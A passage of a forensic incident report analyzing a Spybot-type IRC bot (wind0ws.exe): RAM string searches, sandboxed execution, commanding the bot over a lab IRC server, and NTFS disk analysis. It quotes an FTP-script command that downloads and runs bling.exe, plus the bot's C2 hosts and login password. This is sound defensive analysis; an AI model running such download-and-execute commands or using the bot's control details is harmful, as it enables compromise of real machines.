234927324 [FINDPASS]: The Windows logon (Pid: <%d>) information is: Domain: \\%S,	Same as above, shown if the account has a password.

User: (%S/%S).	
234927412 [FINDPASS]: The Windows logon (Pid: <%d>) information is: Domain: \\%S, User: (%S/(N/A)).	Same as above, unknown when this is shown.
311242980 [SYSINFO]: [CPU]: %I64uMHz. [RAM]: %sKB total, %sKB free. [Disk]: %s total, %s free. [OS]: Windows %s (%d.%d, Build %d). [Sysdir]: %s. [Hostname]: %s (%s). [Current User]: %s. [Date]: %s. [Time]: %s. [Uptime]: %s.	This appears to indicate the format of data regarding the system shown when the system “phones home”.
311243240 [NETINFO]: [Type]: %s (%s). [IP Address]: %s. [Hostname]: %s.	Same as above.
501513808 [MAIN]: Bot started.	The tool’s creator believes in truth in advertising.

Expanding the Dirty Words List

Based on these observations, the following words were added to the dirty words list:

```
cat >> dwl.txt
```

```
[FINDFILE]
[FINDPASS]
[FTP]
[HTTPD]
[ICMP]
[MAIN]
[NETINFO]
[NETLOGON]
[PING]
[PSNIFF]
[RLOGIND]
[SYN]
[SYSINFO]
[TCP]
[TFTP]
[UDP]
```

Searching for hits NEAR hits from the dirty word list

At this point, I decided one final search was in order: I would search for hits immediately preceding or following the hits which the dirty word list gave. To do this, I used grep to search for entries in the dirty word list, gave it options to print preceding and following lines, and then fed the output back into a second grep command that removed anything on the dirty words list.

The command used was as follows. The 'sed' command strips the offset from the start of the line, making it possible to use sort and uniq to only see unique entries in the list. It was necessary to do this to bring the number of hits from around 11,000 to around 3,000.

```
grep -F -f dwl.txt -i -A1 -B1
strings_from_COMPX00201.ram.lst |grep -v -i -F -f dwl.txt| |
grep -v '^--$' | sed 's/.*/ /' | sort | uniq
```

For the most part, this yielded hits which were obviously irrelevant. However, it did also yield several interesting hits, analyzed in the table below.

Hit	Possible meaning
echo open 10.19.110.30 5009 > o&echo user 1 1 >> o &echo get bling.exe >> o &echo quit >> o &ftp -n -s:o &bling.exe	These are commands to create an FTP script and execute this script with the Windows FTP client. The goal appears to be to retrieve a file named bling.exe. After that is retrieved, bling.exe is executed. The script command is a file named 'o'. The file name 'o' is one thing that needs to be checked for on the disk image taken from the compromised machine.
Virus name: W32.Spybot.Worm	This potentially indicates antivirus software has detected one or more of the binaries used as part of this attack
Location: C:\WINNT\system32	Same as above
Virus name: W32.Spybot.Worm	Same as above
Location: C:\WINNT\system32	Same as above
ALBUM.EXE	This may be a false positive, but any file named ALBUM.EXE on the disk should get special attention.
BROWSE.EXE	Same as above
C:\WINNT\System32\llssrv.exe	Same as above

C:\WINNT\System32\msstkprp.dll	Same as above
C:\WINNT\System32\svchost.exe	Same as above
explorer.exe	Same as above
LUALL.EXE	Same as above
Will.soul-domainchanged.net	This is likely a hostname where the spybot "phones home" to.

Analyzing the binaries

My initial hope was that I might be able to find some information about wind0ws.exe by using tools such as 'strings', but this proved to not be very effective. I was going to need to analyze it by actually executing it in a contained environment and carefully watching what it did, since this would much likely be faster than analyzing each command in the program one at a time.

In order to analyze the behavior of whatever our mystery spybot was, I installed a Windows 2000 VMware image, running inside of a RedHat Fedora 2 host.

I chose to use Linux as the host OS since it provided a simple means of controlling what, specifically, the guess OS (which I was planning to run "wind0ws" on) would be able to speak with. After all, I didn't want to get sued for attacking other hosts out on the Internet (besides which, it might have been a little embarrassing!).

In order to control net traffic, I setup VMware to run in "host only" networking mode, where traffic is only allowed to communicate with host system itself. In order to permit some traffic out (for example, traffic to the IRC server in order to allow the program to behave the same way in the lab as it did in the real infected machine at company X). Certain traffic was then allowed out by using iptables NAT features. Initially, NO traffic was allowed.

The VMware test machine's c\$ share was then mounted from the linux box, allowing tools (regmon and filemon) as well as wind0ws.exe to be copied to the machine and resulting log files to be copied from. I had originally obtained wind0ws.exe by mounting an image of the compromised machine's C: drive from under Linux, and pulling it from there.

The only remaining thing to do was start tcpdump to capture all packets on vmnet1 (the virtual network interface used by VMware when host-only networking is active).

With monitoring in place, I took a revertible snap-shot of the running VMware image. I then double-clicked c:\evilness\wind0ws.exe, where wind0ws.exe had been placed on the vmware machine.

Immediately, I saw attempts at name resolution. 192.168.155.220 was the IP of the VMware guest machine, 212.242.40.3 is the nameserver it was configured to use:

```
02:23:48.248882 IP 192.168.155.220.1187 > 212.242.40.3.53:
3+ A? will.soul-domainchanged.net. (36)
```

Previous observations had not shown any evidence that name queries were used for anything other than name resolution (that is, the spybot did not communicate with the person controlling it via UDP port 53⁴⁶) so I decided it would be safe to enable name lookups:

```
iptables --flush
iptables -t nat -I POSTROUTING -s 192.168.155.220 -j
MASQUERADE
iptables -I FORWARD -i vmnet1 -j DROP
iptables -I FORWARD -i vmnet1 -d 212.242.40.3 -p tcp -m tcp
--dport 9000
```

The VMware machine had to be restarted a few times to get an idea of what traffic to permit out, but eventually the list of rules was created which let the program run in a manner which could be analyzed.

By reviewing the logged packets sniffed with tcpdump, as well as the log files taken with filemon and regmon, it was possible to make some conclusions about the nature of the program:

Determination	Supporting evidence
The program attempts to determine if it is installed in the system root	It first attempted to open c:\evilness\WS2HELP.dll, and then c:\WINNT\System32\WS2HELP.DLL, as well as performing other actions on other DLL files which are only installed in the system root.
The program attempt to determine how it was downloaded to the system (and erase evidence of itself)	The directory C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files was opened
The program copies itself to the system root	It first checked if C:\WINNT\System32\WIND0WS.exe exists, and then created this file, deleting the original c:\evilness\WIND0WS.exe. The md5 checksum of WIND0WS.exe was the

⁴⁶ Communicating using non-standard protocols and ports is standard behavior for many backdoors. It was therefore necessary to be cautious and gradually allow more and more traffic – starting out with none at all.

	<p>same when it was checked in both locations. (MD5: 48c58df3cfa14b2d0107ac9b5c294f40)</p>
<p>The program may be created or modified by the owners of suspectedhackerdomain.net and/or soul-domainchanged.net</p>	<p>A browser window was opened to http://platinum.suspectedhackerdomain.net, another was opened to http://portal.soul-domainchanged.net when wind0ws.exe was executed. Browsing websites found in these domains showed that the owners might know each other (this evidence is described later).</p>
<p>While the program does appear to be a sort of spybot, capable of scanning networks and executing commands as a backdoor, it also appears to support adware.</p>	<p>The program downloaded a second install program, which when analyzed installed several programs which were readily identified by AdAware and other tools as being ad-ware.</p>
<p>This program is responsible for the behavior observed before</p>	<p>A connection was initiated outbound to an IRC server, at will.soul-domainchanged.net. The IP address was resolved dynamically – indicating the hostname was in the program, but the IP address was not set.</p> <p>At the same time as a portscan for port 445 on the class-B network the VMware machine was installed on was started. This portscanning is similar to that which was observed from the compromised machine.</p>
<p>The program does not automatically scan random addresses, meaning it was directed to scan the addresses outside of company X by a person controlling it.</p>	<p>Only the 192.168.0.0/16 on which the VMware machine had an interface configured was scanned. Since more than this was scanned from the compromised machines at company X, this indicates that an attacker was manually controlling the activities.</p>
<p>Wind0ws.exe tries to disguise itself as an original Microsoft Windows component to avoid being noticed</p>	<p>Besides that it copies itself to the system root and is named something which can easily be mistaken for “Windows”, wind0ws.exe sets its own date back to the date when Windows was originally installed on the system. Additionally, c:\winnt\system32\wind0ws.exe had the “Hidden” flag set on it, meaning it will not be displayed by default in many installations of Windows, as shown by running the ‘attrib’ command on a VMware</p>

machine which I deliberately infected:

```
attrib wind0ws.exe
```

```
SHR
```

```
C:\winnt\system32\wind0ws.exe
```

It was not possible to see the real installation time from within Windows, but by mounting an image of the drive from Linux it was still possible to see it by viewing Windows metadata files.⁴⁷ Using this technique, it was possible to determine the (approximate) date to be 'August 31st, 2004.

The full logs from filemon and regmon can be found in the attachments to this paper named wind0ws.regmon.txt and wind0ws.filemon.txt. Due to the size of these logs, they are kept separate from the main body of this work. The capture file taken with tcpdump is also an attachment to this report; the file is named running_wind0ws.exe.cap.

Manipulating wind0ws.exe

One remaining question was about the references to "lsass". I had theorized that this might be an exploit for the vulnerabilities found in Windows lsass – the ones exploited by the "sasser" worm. That this was a distinct possibility had been confirmed by the fact that patch data generated by the patch management tool HfNetCheck for one of the compromised machines (the domain controller) showed that the patch which corrects this issue was not installed.

However, I had not verified that this was actually an exploit. The simplest way to do that seemed to be to issue a command the wind0ws.exe. But, how could that be done?

Since I knew that an IRC daemon named Unreal was being used, I decided that one method of testing this would be to install the IRC daemon on a VMware instance, run wind0ws.exe on that machine, and force it to connect via name lookup manipulation (I verified that wind0ws.exe could be forced to connect to a specific IP by putting the name will.soul-domainchanged.net in the Windows 'hosts' file).

I would then connect to the IRC server, join the channel which the spybot enters, and transmit the command which I theorized was used to initiate the lsass attack.

⁴⁷ The \$STANDARD_INFORMATION dates for this file get set back. The \$FILE_NAME attributes do not, and therefore shows when the file was ACTUALLY installed. The 'istat' command (which is part of The Sleuth Kit) is capable of showing the \$STANDARD_INFORMATION times as well as the \$FILE_NAME times.

A second vmware machine, which should be vulnerable to the sasser attacks, would be running at the same time on a virtual network reachable by the first machine. If this attack was as I theorized, it would result in the second VMware machine (which was named “wormwood”) being compromised.

This would also give an opportunity to test the other functionality of the spybot. Tests I had in mind included (for example) to see if I could get it to execute commands on the compromised host, etc.

Preparing the software

I downloaded Unreal⁴⁸, the same IRC software that was used by the attackers. I also downloaded mIRC⁴⁹, a popular IRC client. Both would be run on a VMware image which just for safety’s sake used host-only networking.

Running the test

The test went as planned.

I installed Unreal to listen on port 9000, and then started wind0ws.exe. Almost immediately, I could see that a user named ‘MeLL-09725’ had joined a channel named #mel#, to which I was also connected as ‘AnotherSuspectedHacker’.

I tried issuing a command to it. The first command I had seen was ‘.login sexybitch’, so I tried firing that off as a private message to ‘MeLL-09725’. I got a message back right away:

```
NOTICE AnotherSuspectedHacker :Host Auth failed
(AnotherSuspectedHacker!AnotherSuspectedHacker@DECE20D.C2672
E65.33D9232.IP) .
NOTICE AnotherSuspectedHacker :Your attempt has been logged.
```

Interesting. I had thought that “.login” perhaps directed the server to start a listening command shell, but it appeared it was actually authenticating the “client” to the spybot⁵⁰. However, it wasn’t working, probably because my hostname was wrong – the IP I was connecting from didn’t resolve as sex.tele.dk, the hostname which had been used when I sniffed traffic to the spybot before.

I tried setting my vhost⁵¹ to sex.tele.dk, and then tried firing off the command again:

⁴⁸ Unreal version 3.2.2 for Win32 was downloaded from

<http://www.unrealircd.com/?page=downloads>

⁴⁹ mIRC versions 6.16 for Windows was downloaded from <http://www.mirc.com/get.html>

⁵⁰ After reading a bit of Unreal’s documentation, I realized I should have known this in advance: there is actually a filter file that can be installed on IRC servers to filter out commands to spybots, including login commands.

⁵¹ ‘vhost’ is IRC (or at least Unreal) terminology for the hostname component of a username. That is, the vhost in [AnotherSuspectedHacker@sex.tele.dk](#) would be sex.tele.dk.

```
<AnotherSuspectedHacker> .login sexybitch  
<MeLL-711437> [MAIN]: Password accepted.
```

Proof that will.soul-domainchanged.net was probably installed by attackers, and is not just a random IRC server

So, now it worked. This actually showed, however, that the IRC server being connected to, will.soul-domainchanged.net, was probably controlled by the same person that had modified the spybot. This is because the hostname sex.tele.dk does not seem to exist on the Internet, meaning that Unreal needs to be setup to either not resolve hostnames (and to simply trust what the client sends) or to allow vhost spoofing (I had to setup vhost spoofing on my own test setup. Normally, Unreal resolves hostnames in a manner that would prevent a host from connecting and claiming its own vhost as sex.tele.dk

What could this do?

I took the opportunity to experiment a bit issuing commands to the spybot. Doing so showed it had some interesting capabilities:

- It supported screen capture, capturing files as bitmap images at a definable location.
- It supported webcam capture (though this could not be tested since I had no webcam), presumably again using bitmaps
- It appeared to contain a keystroke logger, but the exact syntax for starting this was not found.
- It supported network redirection (it could function as a portbouncer)
- It supported installation of new software
- It could download software from the web (and install it after downloading)
- It contained an rlogin daemon, allowing remote access to the machine it was installed on (just as if netcat was used to bind cmd.exe)
- It contained a webserver, allowing browsing of the C: drive
- It contained several Denial-of-Service (DoS) and Distributed DoS (DDoS) functions
- It supported command execution
- It supported cmd.exe's "net" commands (such as net send, net share, etc.)
- It supported file (including executable file) opening
- It supported file reading (the file would be "uploaded" into the IRC chat)
- It was extensible: it appeared to allow downloading additional modules (apparently as DLL files, since there was a DLL verification function)
- It supported process listing and termination
- It appeared to contain a number of different exploits. It was possible to identify a command ('.scanstats') that returned the following list of

exploits⁵², along with a count of how many machines on the network had been victimized by each one:

- WebDAV
 - NetBIOS
 - NTPass
 - Dcom135
 - Dcom1025
 - Dcom2
 - IIS5SSL
 - MSSQL
 - Beagle1
 - Beagle2
 - MyDoom
 - Lsass_445
 - Optix
 - UPNP
 - Netdevil
 - Dameware
 - Kuang2
 - Sub7
- It supported a 'die' command, which when issued would terminate the spybot
 - It automatically supported logging.

For an overview of found commands, see the appendix entitled "Appendix to Part 2: Live testing of the spybot in a vmware lab".

An IRC log file taken while interacting with the spybot can be found in the appendix entitled "Appendix to Part 2: IRC logfile showing interaction with spybot".

The spybot logs everything it does

The last point on the list of the spybot's capabilities, that it supported logging, was extremely interesting to me. All commands and all results appeared to be logged, which could be demonstrated by sending it a ".log" command. The spybot would then respond with a complete history of what it had been commanded to do, and what results there had been.

That was actually extremely interesting – it meant it would be possible to retrieve information about what had happened on the network by connecting to the spybot and simply asking it. It was also almost certainly what all the strings found in memory had been. Unfortunately, the log was not "forever": it was erased from memory as soon as a machine had been rebooted, unless the RAM was

⁵² Of course, it does not say what exploit is used. This means the only way to determine what exploit payload is used is to actually install a vulnerable machine on the network, and then let it be exploited by triggering a scan.

insufficient for everything the machine was doing, and RAM was “paged” to disk. This meant evidence from the domain controller had been lost – I checked this by running strings on the RAM I had dumped from this machine, where I saw nothing.

What was ‘lsass_445’?

After firing off the command which I had theorized would trigger the spybots exploit function, I watched traffic on the vmware network using a sniffer.

The interesting thing was that it appeared that more than just port 445 was being actively attacked. However, the traffic that was being transmitted to port 445 certainly resembled⁵³ that which was sent by various exploits found on <http://packetstormsecurity.org>.

My conclusion was that this was using a “sasser” type exploit too copy wind0ws.exe to the new machine and then to execute it. The actual transfer was done using TFTP or FTP: the exploit itself simply instructed the new victim machine to pull the full wind0ws.exe binary from the exploiting machine.

Wind0ws.exe versus bling.exe

After several test runs of wind0ws.exe, the file bling.exe appeared on one of the test machines I had setup. It appeared that wind0ws.exe sometimes copied itself to a file named bling.exe on victim machines. MD5 checksums of wind0ws.exe and bling.exe showed that they were exactly the same, however.

Analyzing the compromised machine

Seeing that the behavior was the same on the virtual machine as it seemed to have been on the compromised machine at company X, the next most pressing concern was whether the attacker had installed additional tools or performed other actions to enable later reentry into the machine or network.

Generating a disk timeline

The RAM had yielded so much that I actually hadn’t even gotten around to generating a timeline yet, but the time was definitely ripe. It was actually beneficial to do this now, however, since I had a clearer idea of what to look for.

The actual timeline generation was a perfectly run-of-the-mill affair, using almost exactly the same commands that had been used to generate the timeline of the floppy disk in part one of this report, with the only real difference being that the filesystem in this case was NTFS instead of FAT:

```
mkdir timeline
```

⁵³ My own experience with Windows shellcode is unfortunately too limited to be able to say much more about this without spending considerable time analyzing exploit payload.

```
fls -f ntfs -m / -r COMPX00201_drive_C_DD_Dump.orig >
timeline/COMPX00201.flis
ils -f ntfs -m COMPX00201_drive_C_DD_Dump.orig >
timeline/COMPX00201.ils
cat timeline/COMPX00201.?lis > timeline/COMPX00201.mac
mactime -b timeline/COMPX00201.mac > timeline/COMPX00201.all
```

The resulting file was renamed 'c_drive_timeline.full.txt'. **Note this file is included as an attachment to this report. The size of this file makes it unreasonable to include as an appendix.**

Simply reading through the timeline did not seem to reveal anything other than what I already knew (namely that a binary named wind0ws.exe was wreaking havoc), so it seemed I would have to search for specific entries on the timeline, as well as specific files on the disk, instead.

Looking for suspicious files on disk

In order to find out if additional binaries had been installed, it was necessary to go through the machine with a fine-tooth comb – even though I knew in advance that this would not necessarily find all possible indications of backdoors (for example, if accounts had been added by the attacker to the domain – something that would need to be checked for later – looking for files on disk would not show a thing).

Files to look for on disk based on the spybots capabilities

Based on the capabilities of the spybot, I made a short list of files that would trigger suspicion:

- .bmp files made after the time when the machine was compromised
- network capture files

In order to do this, the “file” command was run on all of the files on the disk image, which had at this point been mounted readonly as /mnt/forensics/, and then search for “bitmap” and “capture” files within that output.

First, generating the list was done with a find command; the find command ran the “file” command on all files which it found, and output the results to a file:

```
find /mnt/forensics/ -exec file \{\} \; >>
/root/all_files_file_from_compx00201.txt
```

This file was then searched with “grep” for the terms “capture” and “bitmap” No capture files were found – but a large number of bitmaps was found.

One of the nice features about “file” is that it can identify the number of pixels tall and wide a bitmap file is. Since screenshots taken with the spybot would have

resolutions matching a standard screensize, it was possible to ignore all of the standard Windows background bitmaps, images from websites, and other irrelevant bitmap files.

The only matching file found was `./WINNT/system32/setup.bmp`, which had a resolution of 640 x 480 pixels. Loading this picture in a picture viewer, however, showed that it was completely innocent.

My conclusion based on this was that despite having access to do so, the spybot hadn't been used for any advanced spying.

Attempting to search for attack-related files

Besides for the `wind0ws.exe` binary (and a related `wind0ws.pif` file which was also found in the `WINNT\system32` directory, and which simply started `wind0ws.exe` when called) and the adware installation binaries, I wanted to see if there was anything else obviously "suspicious" lying around.

One file which I expected to find from this was simply named 'o' – and was believed to have been created for use as an FTP script. In addition, there were several filenames found in RAM which, while they were most likely not related to the attack, should be given special attention.

The files I knew the names of were checked first, to see what information they might reveal:

File	Status / Comment
Wind0ws.exe (the known "evil" binary)	On the system at company X, <code>wind0ws.exe</code> set its own "M" time to Fri May 04 2001 19:05:02. The last access time had been Mon Sep 13 2004 15:05:23. The fact that the "M" time was obviously altered meant that I would have to base the actual creation time on Windows metafiles (as described previously). Doing this showed a date of August 31 st 2004.
o (the FTP script file found referenced in RAM strings)	Not found. Presumably not created on this system but rather on another victim system which this machine transmitted commands to.
ALBUM.EXE	Not found. Unknown why it was not found. Function unknown.
BROWSE.EXE	Not found. Unknown why it was not

	found. Function unknown.
LLSSRV.EXE	<p>There was activity related to this file on Mon Sep 13 2004 14:30:12, which is incidentally around the time of the incident.</p> <p>This is probably because it is responsible for one of the functions which is attacked by the exploits embedded in wind0ws.exe – since the file itself seems to be a legitimate part of Windows (analysis of the file on disk showed no signs of tampering).</p>
Msstkprp.dll	<p>There was activity related to this file on Mon Sep 13 2004 14:33:36.</p> <p>However, it is believed that this is coincidental. Analysis of the file on disk showed no signs of tampering.</p>
Svchost.exe	This is always running, so it is considered coincidental, and was not worth investigating further. Analysis of the file on disk showed no signs of tampering.
Explorer.exe	Same as above. Analysis of the file on disk showed no signs of tampering.
LUALL.EXE	This is actually an antivirus process. It was running at the same time, and appears to have detected some of the spybots functions.
Over.exe	This was a piece of adware which whatever was commanding the spybot, instructed the spybot to download. It is not a spybot in of itself – simply run-of-the-mill adware (that is, annoying but relatively harmless).

Performing a “strings” search looking for attack-related files

Given all the data that had already been found, it wasn't quite as important as it otherwise might have been to analyze the contents of the disk. However, since it might yield some clues about how this “bug” had gotten into the system, I went ahead and looked a bit further.



The first step was to search the drive image for hits related to the dirty word list. This was done simply by using strings with an option to print the offset, and saving the output to a file (it was saved to a file rather than piped directly to another command for performance reasons).

This immediately produced almost 20 million hits. As with inspecting the RAM image, it was going to be necessary to remove the “radix” option and then use “sort” and “uniq” to get only a list of unique hits. Unique hits would then be inspected for the most interesting entries.

Even after doing this, there were still far too many hits:

```
wc -l sorted_uniq_disk_strings.txt  
7481885 sorted_uniq_disk_strings.txt
```

It was clear that if I wanted to perform a ‘strings’ search on the disk image, it would be necessary to limit the dirty word list to only the most critical words. Anything which could produce a false positive would have to be stripped out. Looking through the current DWL, I selected the most relevant entries and came up with the following list:

```
overpro.soul-gate.net  
218.228.195.130  
64.230.155.36  
66.230.141.94  
81.216.50.73  
mclehner01@yahoo.com  
#mel#  
lnwcevfq  
MeLL-997925  
Random Port Scan  
lsass_445  
Madhumper69  
AnotherSuspectedHacker  
Bling.exe  
Wind0ws.exe  
[SCAN]  
[FINDFILE]  
[FINDPASS]  
[FTP]  
[HTTPD]  
[ICMP]  
[MAIN]  
[NETINFO]  
[NETLOGON]  
[PING]  
[PSNIFF]  
[RLOGIND]
```



```
[SYN]
[SYSINFO]
[TCP]
[TFTP]
[UDP]
```

These words were put into a file named “smaller_dwl.txt” and then used in a “grep” to isolate interesting items in the strings matches:

```
grep -F -f smaller_dwl.txt sorted_uniq_disk_strings.txt
> dwl_uniq_grep_results.txt
```

That was better – from 20 million hits, “grep” had taken it down to a little over a thousand hits. Taking a look at a few of these it appeared very similar to what I had seen in RAM:

```
[SCAN]: IP: 10.19.44.143:445, Scan thread: 1, Sub-thread: 192.
[SCAN]: IP: 10.19.44.244:445, Scan thread: 1, Sub-thread: 3.
[SCAN]: IP: 10.19.44.46:445, Scan thread: 1, Sub-thread: 60.
```

Could that mean that “wind0ws.exe” logged its actions to the disk? Perhaps it meant that the systems RAM was full, so it swapped the log to the disk? Before trying to answer this question, though, I had a look at what was left if I filtered out all of the “[SCAN]” lines – much like the way I had analyzed the RAM string hits. Doing this resulted in a lot of lines with format-string specifiers showing up. It looked like that would be from the wind0ws binary itself, so I filtered these out as well, just to see if there was something non-obvious:

```
egrep -v '\[SCAN\]|%s|%d' dwl_uniq_grep_results.txt
[09-02-2004 03:04:12] [MAIN]: Connected to will.soul-
gate.net.
[09-02-2004 03:04:22] [MAIN]: Joined channel: #mel#.
[09-02-2004 03:04:22] [MAIN]: User: AnotherSuspectedHacker
logged in.
[FTP]: S
HLLP.AnotherSuspectedHacker.5248
HLLP.AnotherSuspectedHacker.5248 (2)
[ICMP]: Invalid target IP.
lsass_445
[MAIN]
[MAIN]: Crashing bot.
[MAIN]: DLL test complete.
[MAIN]: Failed to reboot system.
[MAIN]: Login list complete.
[MAIN]: Rebooting system.
#mel#
[NETLOGON]
[NETLOGON] Cannot GetFileSize %ld
```

```
!"[NETLOGON] LsaIFilterSids failed"  
[NETLOGON] LsaIFilterSids failed  
[PING]  
[PSNIFF]: Already running.  
[PSNIFF]: Carnivore packet sniffer active.  
[PSNIFF]: No Carnivore thread found.  
[SYN]  
[TCP]: Invalid flood time must be greater than 0.  
[TCP]: Invalid flood type specified.  
[TFTP]
```

Even after filtering quite a bit away, most of the lines above appeared directly related to either strings in the wind0ws binary, or to lines in the log that wind0ws created. However, one line stuck out a little as being slightly out of the pattern:

```
HLLP.AnotherSuspectedHacker.5248
```

Summary of interesting strings from disk image

At this stage, I was ready to try to identify the files on disk which were related to the lines that I found interesting:

- First off, I wanted to see if the log lines really were a specific file on the disk, or if they were just the result of swapping. If so, this file could be looked for in future forensic investigations; in the current investigation, it might show more historical data about what had been compromised or scanned than was obtainable from RAM alone.
- Second off, I wanted to look at wherever the line "HLLP.AnotherSuspectedHacker.5248" had come from to determine if perhaps the process ID of wind0ws.exe was written to disk somewhere, along with the username used to login to the IRC channel. If so, this knowledge could be useful in future forensic investigations

Looking for a possible log on disk

The first step in determining if the log was actually logged to disk was to find where on the disk the strings were found. To do this, the specific string was grepped for within a listing of all strings on the C drive image, along with their offset (this file was produced using string's "--radix" option).

Doing this showed radii between 2119778600 and 2205413670. The fact that they were tightly grouped like that seemed to indicate that they were probably all from one chunk of data rather than being parts of unrelated files.

To determine the actual data blocks to look at for this, I ran fsstat to determine the sector size. The relevant line in the fsstat output below is shown with underlined italics.

```
fsstat -f ntfs COMPX00201_drive_C_DD_Dump.orig
```

FILE SYSTEM INFORMATION

File System Type: NTFS
Volume Serial Number: B2F44984F4494C33
OEM Name: NTFS
Volume Name: WINDOWS2000
Version: Windows 2000

METADATA INFORMATION

First Cluster of MFT: 43086
First Cluster of MFT Mirror: 2568320
Size of MFT Entries: 1024 bytes
Size of Index Records: 4096 bytes
Range: 0 - 14689
Root Directory: 5

CONTENT INFORMATION

Sector Size: 512
Cluster Size: 512
Total Cluster Range: 0 - 5136640
Total Sector Range: 0 - 5136640

\$AttrDef Attribute Values:

\$STANDARD_INFORMATION (16) Size: 48-72 Flags: Resident
\$ATTRIBUTE_LIST (32) Size: No Limit Flags: Non-resident
\$FILE_NAME (48) Size: 68-578 Flags: Resident, Index
\$OBJECT_ID (64) Size: 0-256 Flags: Resident
\$SECURITY_DESCRIPTOR (80) Size: No Limit Flags: Non-resident
\$VOLUME_NAME (96) Size: 2-256 Flags: Resident
\$VOLUME_INFORMATION (112) Size: 12-12 Flags: Resident
\$DATA (128) Size: No Limit Flags:
\$INDEX_ROOT (144) Size: No Limit Flags: Resident
\$INDEX_ALLOCATION (160) Size: No Limit Flags: Non-resident
\$BITMAP (176) Size: No Limit Flags: Non-resident
\$REPARSE_POINT (192) Size: 0-16384 Flags: Non-resident
\$EA_INFORMATION (208) Size: 8-8 Flags: Resident
\$EA (224) Size: 0-65536 Flags:
\$LOGGED_UTILITY_STREAM (256) Size: 0-65536 Flags: Non-resident

I used that information to convert the “radix” to a specific data unit:

Start: integer(2119778600 / 512) = 4140192
Stop: integer(2205413670 / 512) = 4307448

To check if these sectors were part of a “live” file, I used ‘dstat’:

```
dstat -f ntfs COMPX00201_drive_C_DD_Dump.orig 4140192  
Cluster: 4140192  
Allocated
```

To find which inode was in play, I then used ‘ifind’:

```
ifind -d 4140192 -f ntfs COMPX00201_drive_C_DD_Dump.orig  
438-128-0
```

To find what the file name was, I then took the inode value 438 and used the ‘istat’ command:

```
istat -f ntfs COMPX00201_drive_C_DD_Dump.orig 438-128-0|head  
-50
```

MFT Entry Header Values:

Entry: 438 Sequence: 440
\$LogFile Sequence Number: 1795170623
Allocated File
Links: 1

\$STANDARD_INFORMATION Attribute Values:

Flags: Hidden, System, Archive
Owner ID: 0 Security ID: 258
Created: Fri Mar 8 10:29:51 2002
File Modified: Thu Apr 15 21:40:38 2004
MFT Modified: Thu Apr 15 21:40:38 2004
Accessed: Thu Apr 15 21:40:38 2004

\$FILE_NAME Attribute Values:

Flags: Hidden, System, Archive
Name: pagefile.sys
Parent MFT Entry: 5 Sequence: 5
Allocated Size: 640244736 Actual Size: 0
Created: Fri Mar 8 10:29:51 2002
File Modified: Fri Mar 8 15:55:26 2002
MFT Modified: Fri Mar 8 15:55:26 2002
Accessed: Fri Mar 8 15:55:26 2002

\$ATTRIBUTE_LIST Attribute Values:

Type: 16-0 MFT Entry: 438 VCN: 0
Type: 48-2 MFT Entry: 438 VCN: 0
Type: 128-0 MFT Entry: 440 VCN: 0

Attributes:

Type: \$STANDARD_INFORMATION (16-0) Name: N/A Resident
size: 72

```
Type: $ATTRIBUTE_LIST (32-3)   Name: N/A   Resident   size: 96
Type: $FILE_NAME (48-2)       Name: N/A   Resident   size: 90
Type: $DATA (128-0)          Name: $Data   Non-Resident size: 125829120
```

The name 'pagefile.sys' indicated that this was, in fact, a swap file, rather than a dedicated log. Viewing the URL http://www.techadvice.com/win2000/p/page-file_w2k.htm showed the following explanation of pagefile.sys:

The page file is a special file used by windows for holding temporary data which is swapped in and out of physical memory in order to provide a larger virtual memory set.

Looking for suspected process ID and IRC username on disk

While the first set of dirty word list hits on the disk (those in pagefile.sys, related to wind0ws.exe action logging) weren't going to directly simplify identification of compromised machines, there was still a second hit to look at – the line reading "HLLP.AnotherSuspectedHacker.5248".

The same sequence of commands as was used to identify that the log was in pagefile.sys was used again, starting with a grep of the relevant string in a file also containing the offset:

```
grep HLLP.AnotherSuspectedHacker.5248 strings_radixd.txt >
hllp.AnotherSuspectedHacker.stringhits.txt
```

Since running "wc -l" (which counts the number of lines in a file) on hllp.AnotherSuspectedHacker.stringhits.txt showed that it contained 66 hits, it made sense to script the analysis of what files were in play. The following script was created and executed:

```
@radii = split /\n/, `cat
hllp.AnotherSuspectedHacker.stringhits.txt | cut -f 1 -d " "
`;

print "Radix\tBlock\tInode\tFilename\n";

for $radix (@radii){
    $radix =~ s/[^0-9]//g;
    $dataunit = int($radix / 512);
    $dstatus = `dstat -f ntfs
COMPX00201_drive_C_DD_Dump.orig $dataunit`;
    if ($dstatus =~ m/Not Allocated/mgs) {
        $inode = "---";
        $filename = "---";
        goto PRINTIT;
    }
}
```

```

inode = `ifind -d $dataunit -f ntfs
COMPX00201_drive_C_DD_Dump.orig`; $inode =~ s/[\^-0-9]//g;
$filename = `istat -f ntfs
COMPX00201_drive_C_DD_Dump.orig $inode|grep '^Name:'`;
PRINTIT:
print "$radix\t$dataunit\t$inode\t$filename\n";
}

```

The output from running the above script is presented below – and gives a quick overview of what exactly the script did:

```

perl script.pl |egrep '^Radix|Name:'
Radix      Block      Inode      Filename
298130672  582286     13772-128-3  Name: virscan1.dat
298130688  582286     13772-128-3  Name: virscan1.dat
628807759  1228140    13829-128-3  Name: VIRSCAN1.DAT
628807775  1228140    13829-128-3  Name: VIRSCAN1.DAT
1517924943 2964697    13991-128-3  Name: VIRSCAN1.DAT
1517924959 2964697    13991-128-3  Name: VIRSCAN1.DAT
1740147820 3398726    14036-128-3  Name: VIRSCAN1.DAT
1740147836 3398726    14036-128-3  Name: VIRSCAN1.DAT
1927512050 3764671    13920-128-3  Name: VIRSCAN1.DAT
1927512066 3764672    13920-128-3  Name: VIRSCAN1.DAT
2305524335 4502977    13702-128-3  Name: 790aba.msi
2305524351 4502977    13702-128-3  Name: 790aba.msi
2310820463 4513321    13702-128-3  Name: 790aba.msi
2310820479 4513321    13702-128-3  Name: 790aba.msi

```

Recovering “interesting” data related to suspected username and PID

Noting that there are only a limited number of inodes present in the above list, it is possible to limit the analysis work to the following files, which are listed with comments about what they were found to be. Analysis was performed by using ‘icat’ to save the specific inode’s data as a file, using commands like “icat -f ntfs ../COMPX00201_drive_C_DD_Dump.orig 13702-128-3 > 13702-128-3.inodedata”. After the data was saved, standard procedures were used to identify the files (for example, using the file command, using ‘sigverif’).

Inode (filename)	Full location, identified content type and comments
13772-128-3 (virscan1.dat)	Program Files/Common Files/Symantec Shared/VirusDefs/BinHub/virscan1.dat This appeared to be a virus definitions file, also as the first bytes in the file were “SYM” (as in “Symantec”).
